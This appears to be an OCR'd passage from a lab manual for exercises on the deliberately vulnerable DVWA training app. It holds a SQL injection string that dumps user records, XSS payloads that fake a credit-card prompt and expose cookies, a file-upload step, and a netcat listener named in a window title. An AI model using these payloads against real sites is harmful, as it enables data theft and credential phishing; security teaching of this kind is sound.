
SQL INJECTION

11. In SQL injection tab, enter the code 1’or’1’=’1.




Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection — Mozilla Firefox
192.168.200.6/dvwa/vulnerabilities/sqli/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
Vulnerability: SQL Injection
User ID:
1"or"1"="1
Submit
ID: 1"or"1"="1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: SQL Injection (Blind) — Mozilla Firefox
192.168.200.6/dvwa/vulnerabilities/sqli_blind/?id=1'or'1'%3D'1&Submit
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection (Blind)
User ID:
Submit
ID: 1'or'1'='1
First name: admin
Surname: admin
ID: 1'or'1'='1
First name: Gordon
Surname: Brown
ID: 1'or'1'='1
First name: Hack
Surname: Me
ID: 1'or'1'='1
First name: Pablo
Surname: Picasso
ID: 1'or'1'='1
First name: Bob
Surname: Smith
More info
Menu
Damn Vulnerable Web App…
[nc -lvp 4444 - Parrot …





CROSS-SITE SCRIPTING (XSS)


12. Enter following script in bar.

<script>prompt("Enter credit card details")</script>
<script>alert(document.cookie)</script>





Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) – Mo
Damn Vulnerable We
Dvwa Reflected XSS
Window.prompt() -
192.168.200.6/dvwa/vulnerabilities/xss_r/
DVWA
Enter credit card details
Cancel
OK
Vulner
Site Scripting (XSS)
What's yo
Hello
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
Read 192.168.200.6


Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) – Mo
Damn Vulnerable We
whisperlab.org/int
New Tab
192.168.200.6/dvwa/vulnerabilities/xss_r/
DVWA
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
ert(document.cookie)</script>
Submit
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload



FILE INCLUSION / UPLOAD

13. Upload a text file instead of image.




Index of /dvwa/hackable/uploads – Mozilla Firefox
Damn Vulnerable We
Index of /dvwa/hackab
DVWA Tutorial: File
192.168.200.6/dvwa/hackable/uploads/
Index of /dvwa/hackable/uploads
Name
Last modified
Size
Description
Parent Directory -
dvwa_email.png 16-Mar-2010 01:56 667
malicious.txt 22-Oct-2021 02:10 23
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.200.6 Port 80